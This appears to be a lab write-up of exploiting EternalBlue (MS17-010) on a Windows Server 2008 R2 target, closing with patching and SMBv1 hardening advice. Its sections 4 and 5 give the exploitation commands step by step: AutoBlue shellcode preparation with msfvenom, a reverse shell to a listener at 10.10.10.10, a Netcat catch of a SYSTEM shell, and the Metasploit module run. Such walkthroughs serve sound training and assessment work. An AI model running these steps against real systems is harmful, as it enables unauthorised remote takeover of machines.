EternalBlue (MS17-010)
Classification: Assessment Methodologies / Vulnerability Assessment
Target: 10.10.10.12 (Windows Server 2008 R2 Standard SP1 x64)
Attacker: 10.10.10.10
1. Executive Summary
The target exposes SMBv1 on port 445 and is vulnerable to EternalBlue (MS17-010 / CVE-2017-0143), a critical remote code execution flaw. After confirming the vulnerability with an Nmap NSE script, we exploit it two ways: manually with the AutoBlue scripts (custom shellcode + Netcat listener) and automatically with Metasploit. Both yield a shell running as NT AUTHORITY\SYSTEM.
2. Reconnaissance

sudo nmap -sV -p 445 -O 10.10.10.12Port 445/tcp (microsoft-ds) is open on a Windows Server 2008 R2 - 2012 host.
3. Vulnerability Check

sudo nmap -sV -p 445 --script=smb-vuln-ms17-010 10.10.10.12
The script confirms the host is VULNERABLE to MS17-010 (CVE-2017-0143, risk factor HIGH).
4. Method A — Manual Exploitation with AutoBlue
After cloning and installing the AutoBlue-MS17-010 repository, we review its contents
(the eternalblue_exploit*.py scripts and shell_prep.sh).
ls -al
We enter the shellcode folder, where the preparation script lives.
cd shellcode
Running the preparation script compiles the kernel shellcode and uses msfvenom to generate
the reverse-shell payloads (LHOST 10.10.10.10, LPORT 1234).
./shell_prep.sh
# LHOST: 10.10.10.10 | LPORT: 1234 | cmd shell (1) | stageless (1)
Both the x64 and x86 payloads are generated and merged.

We launch the exploit against the target using the generated x64 shellcode.
python eternalblue_exploit7.py 10.10.10.12 shellcode/sc_x64.bin
With a Netcat listener on the chosen port we catch the reverse shell as SYSTEM.
nc -nvlp 1234
whoami
# nt authority\system
5. Method B — Automatic Exploitation with Metasploit
The same result can be achieved with Metasploit, which stores the results in its database.
search eternalblue
We select the EternalBlue exploit module.
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 10.10.10.12
set LHOST 10.10.10.10

Running the exploit first checks the target (likely vulnerable) and then launches the attack.
exploit
The ETERNALBLUE overwrite completes successfully and a Meterpreter session is opened.
6. Remediation Recommendations
- Apply the MS17-010 patch (March 2017) on all affected Windows systems.
- Disable SMBv1 entirely; use SMB 2/3 only.
- Restrict SMB exposure: block port 445 from untrusted networks and segment internal networks to limit lateral movement.
- Decommission end-of-life systems such as Windows Server 2008 R2 that no longer receive security updates.